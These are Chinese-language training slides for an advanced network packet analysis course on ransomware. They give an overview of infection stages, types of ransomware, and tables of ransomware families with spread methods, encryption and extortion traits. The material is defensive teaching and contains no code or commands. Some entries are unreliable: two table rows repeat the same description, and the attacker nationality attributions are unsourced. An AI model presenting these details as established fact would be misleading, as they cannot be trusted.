2021

Advance NSPA

請預先準備下列工具與環境

(1)Wireshark

(2)Windows VM

參考 微軟免費下載環境

https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

2021

ANSPA

加密勒索攻擊

網路封包分析

NSPA Ver.5

http://www.ntpa.org.tw/
http://www.nspa-cert-tw.org/
http://www.nspacert.org/
http://www.huge-diamond.net/

ANSPA 封包分析

01 加密勒索攻擊簡介

網路漏洞攻擊、惡意程式感染，時有所聞。近年的發展，數位貨幣(比特幣)與匿蹤網路(暗網)的結合，促成惡意加密勒索攻擊劇增。

02 感染症狀與網路情境

網路加密勒索病毒在活動時，都會出現某些症狀，能夠發現這些前兆，並且依據感染情況，快速通知 IT 安全工程師，是處理問題的關鍵。

03 近年網路加密勒索案例

加密勒索病毒的WanaCrypto, GandCrab與GlobeImposter系列，網路上惡名昭彰。2019-0828的Apollon865對醫療體系的攻擊案例。

04 如何分析發覺異常?

透過NSPA的網路封包分析方法，我們可以發現惡意攻擊的網路通訊痕跡。

05 類似案例 實作練習

當我們學習NSPA的網路封包分析方法之後，透過更多的類似案例實作練習，可以訓練成為識別此種網路攻擊的能力與技巧。


NSPA 目標

從網路封包分析，發現網路攻擊的異常行為

NSPA, Network Security Packets Analysis, 是一種網路封包分析技術，用來分析網路異常活動，特別是網路攻擊的行為。

由於許多網路攻擊行為，在初始階段，會隱藏於某些不明顯的網路活動(網路行為)中，以便於躲避網路保安機制的檢查與偵測。

因此，網路封包分析技術的目標，就是於先期發現問題，並且將其攻擊特徵值，整理匯入到網路保安設備，讓後續偵測動作，能夠自動進行檢測。



加密勒索攻擊簡介

攻擊者的觀念，逐漸進化演變為惡意商業模式

加密勒索病毒概論

惡意程式始終一直是影響電腦和手機的威脅。 但是，自2016年以來，加密勒索病毒已經成為網絡安全中最危險的攻擊之一。 由於勒索軟件必須保持良好的聲譽，才能從受害者那裡獲得勒索費，因此大多數勒索軟件都使用某種方法來保留受害者的解密密鑰。

許多研究人員已經研究發展許多方法，針對不同階段的加密勒索攻擊進行分類，典型的加密勒索病毒可以透過三個主要時期進行簡化：


- 感染: 透過不同技術方法, 勒索軟體能夠植入(放置)在被害人電腦設備。
- 破壞: 在目標設備啟動程式碼, 開始進行資料加密或其他破壞行為。
- 勒索: 被害人螢幕，顯示支付贖金訊息的勒索行為。

某些加密勒索程式會使用網路進行自我傳播，感染其他主機，並透過特定的通訊協定，發送受害者信息給攻擊者。 **(1)** 將受害者的識別資料，透過網路通訊協定與加密資訊，傳送到C&C主機中，用以記錄/驗證受害者的身份作為勒索贖金的依據。**(2)** 將被害人識別資料寫入在被加密檔案某個位置，並要求被害人傳送檔案。

參考資料: Europol, “Internet Organised Crime Threat Assessment 2016 (iOCTA)”, September 2016, URL: https://www.europol.europa.eu/content/internet-organised-crime-threat-assessment-iocta-2016

參考資料: Z. Shu, J. Wan, D. Li, J. Lin, A. V. Vasilakos, and M. Imran, “Security in software-defined networking: Threats and countermeasures,” Mobile Networks and Applications, vol. 21, no. 5, pp. 764–776

勒索攻擊的種類



加密檔案

- **類別: Crypto Ransomware (最常見)**
- 說明: They encrypt all files in local storages and also attack the files on network shared directory or database services.

遮蔽畫面

- **類別: Screen Locker Ransomware (不常見)**
- 說明: These ransomware will block the computer/mobile screen by a fixed/large picture which can not allow user take any operation.


變更 MBR

- **類別: Boot Locker Ransomware (很罕見)**
- 說明: It will rewrite the MBR area of hard disk and show extortion message on booting time for unlock key.

竊取檔案

- **類別: Leakware or Doxware (很罕見)**
- 說明: These ransomware are not encrypting any files but steal users' sensitive information. After collecting enough data, they blackmail victims to ask ransom.

加密勒索的攻擊步驟



侵入

User’s Behaviors

Vulnerability

加密

Office Files


Database

勒索

TOR (DarkNet) Secure Mail

Cryptocurrency

加密勒索的爆發年序



參考資料: https://id-ransomware.blogspot.com/2016/05/blog-post.html, 2019

Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
AIDS/PC Cyborg	Floppy disk	1989		No	Files in Floppy disk
GPcode	Email	2004	RSA	HTTP	All Files Encrypted
Archiveus Trojan	Spam emails, malicious websites	2006		None	Files Encrypted in My Docuemtns
ZippoCrypt	In Russia (aka Cryzip Ransomware)	2006	Zip	None	All files moved into zip files with password.
CryptoLocker	Email	2013	AES	TOR	All Files Encrypted
CryptorBit	Email, or Web or fake flash update/rogue antivirus product	2013		TOR	All Files Encrypted
CryptoWall	Java vulnerability / Web Infection	2014	AES	TOR	All Files Encrypted
CryptoBlocker	Email, Download, File Sites	2014	AES		File size less than 100MB
OphionLocker	online advertising campaigns	2014	ECC	TOR	Delete Private key after 3 days
CTB-Locker	exploit kits (Rig and Nuclear) or downloader component (Dalexis, Elenocka)	2014	ECC	TOR	All Files Encrypted
TorrentLocker	Email, Malicious Download page, or Word document macros	2014	AES/RSA	TOR	All Files Encrypted
SynoLocker	TCP-5000,5001 with DSM 4.3-3810, DSM 4.2-3236, DSM 4.1-2851, DSM 4.0-2257 and more.	2014	RSA+AES	HTTP TOR	All Files Encrypted

Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
Pclock	Torrent Network	2015	RC4	HTTP	Files Encrypted in user’s profile in 72 hrs
CryptoWall 2.0	Email	2015	AES	TOR	All Files Encrypted (Anti-VM)
TeslaCrypt	Email, malicious ads of Web	2015	AES	TOR	Game Files Encrypted
VaultCrypt	JS, HTA from Email, Webs	2015	RSA	HTTP/HTTPS	All Files Encrypted
CryptoWall 3 / 4	system exploits	2015	AES	I2P	All Files Encrypted (and file name also)
LowLevel04	Terminal Services by brute force	2015	AES/RSA		Files Encrypted by AES, Key by RSA
Locky	email with Invoice(doc,xls,zip)	2016	AES	HTTP	All Files Encrypted
SamSam	vulnerable JBoss host servers, RDP	2016	RSA	Socket5	Major Victims are US Medical/Hospital
Dharma	Email to download self-extracting file.	2016	AES		All Files Encrypted
Bit Paymer	RDP, Emotet, Zero day of iTune	2017	RC4, RSA		All Files Encrypted
GandCrab	Email or Multiple Exploit-Kit	2017	RC4, RSA	HTTP,TOR	All Files Encrypted
Petya/NotPetya	Ukrainian tax preparation program, email with pdf	2016 2017	Salsa20	None	Disk MBR
WannyCrypto	EternalBlue, EternalRomance	2017	RSA	TOR	All Files Encrypted
XBash	Weakness password or Vulnerabilities in Hadoop, Redis and ActiveMQ with Python/Bash	2018	No (Delete)	HTTP	Delete Database on Linux, MaxOS, Windows(MySQL, MongoDB, PostgreSQL, Hadoop)
Ryuk	email (Emotet, TrickBot), RDP	2018	RSA, AES		All Files Encrypted

Ransomware	Spread Method	Date	Encryption	Network	Extortion Method
CryptoNar	Malicious files from Web and email	2018	AES	ICMP	Some Files Encrypted, Open Source Ransomware Targets Fortnite Users (Game)
Scroboscope	fake updates to AV instruments, cracked games, pirated content creation tools and free games	2018	RC2		VB Code to encrypt all files
FTCODE	Email(invoice-themed)	2019	AES+RSA		All Files Encrypted
eCh0raix	QNAP NAS Devices (with GO)	2019	RSA	TOR	All Files Encrypted on NAS Devices
JSWorm	JS, HTA from Email, Webs	2019			All Files Encrypted
MegaCortex	Email, AD Server	2019			Random Files/Directory Encrypted
Sodinokibi	Email, CVE-2018-8453, CVE-2019-2725,EK (Sodin, Sodinokibi, Revil)	2019	AES	HTTP HTTPS	All Files Encrypted It will not encrypt files if it detects lock.txt
ERIS	RIG Exploit Kit, SWF vulnerability of a JavaScript from Web	2019	Salsa20+ RSA		All Files Encrypted
TFlower	email (macros), torrent websites, malicious ADs and RDP(RemoteDesk)	2019	AES		All Files Encrypted without changing filename at all.
Syrk	Malicious files from Web and email	2019	AES	ICMP	Some Files Encrypted, Open Source Ransomware Targets Fortnite Users (Game)
LooCipher	Document macros, Remote Desk, P2P(Torrents, eMule)	2019	AES	TOR	All Files Encrypted
GermanWipe	Email with Malicious Document	2019	(Fake All)	None	All Files Encrypted
Maze	Spelevo EK, email attachments, torrent, websites, malicious ads.	2019	RSA, ChaCha		It will not encrypt files if it detects C:\hutchins.txt.

Famous Family of Ransomware

加密勒索名稱	特性	自動感染	啟動加密限制	攻擊受害案例	可能攻擊者
WannaCrypto	通案	Yes, SMB 漏洞	(原) Doamin Killer-Switch (現)無 (立即加密-所有資料目錄)	全球	Unknown (未知)
Sodinokibi (REvil)	通案	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯, 烏克蘭
Dharma (Roger)	通案	No	無 (立即加密-所有資料目錄)	歐美居多, 近期為韓國	俄羅斯, 烏克蘭
Ryuk	通案	No	無 (立即加密-所有資料目錄)	全球	Unknown (未知)
GandCrab	通案	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯
Maze	通案	No	無 (立即加密-所有資料目錄)	全球	Unknown (未知)
Nemty	通案	No	無 (立即加密-所有資料目錄)	韓國居多	韓人 (北韓, 南韓)
GlobeImposter	通案	Yes, SMB 權限 (Admin)	無 (立即加密-所有資料目錄)	全球	華人 (中國大陸)
NetWalker	通案	Unknown	無 (加密資料目錄與資料庫)	全球	Unknown
Cerber	通案	Unknown	無 (加密資料目錄與資料庫)	全球	Unknown (未知)
Phobos	通案	Unknown	無 (加密資料目錄與資料庫)	全球	Unknown (未知)
DoppelPaymer	通案	No	無 (立即加密-所有資料目錄)	全球	英國
RansomEXX	通案	Unknown	無 (加密資料目錄與資料庫)	全球	Unknown (未知)
Ragnar_Locker	通案	No	無 (立即加密-所有資料目錄)	歐美居多	俄羅斯, 烏克蘭
LockBit	通案	No	無 (立即加密-所有資料目錄)	全球	俄羅斯
Conti	通案	Yes, SMB 權限 (Admin)	無 (立即加密-所有資料目錄)	全球	Unknown (未知)

重大 資安事件 案例

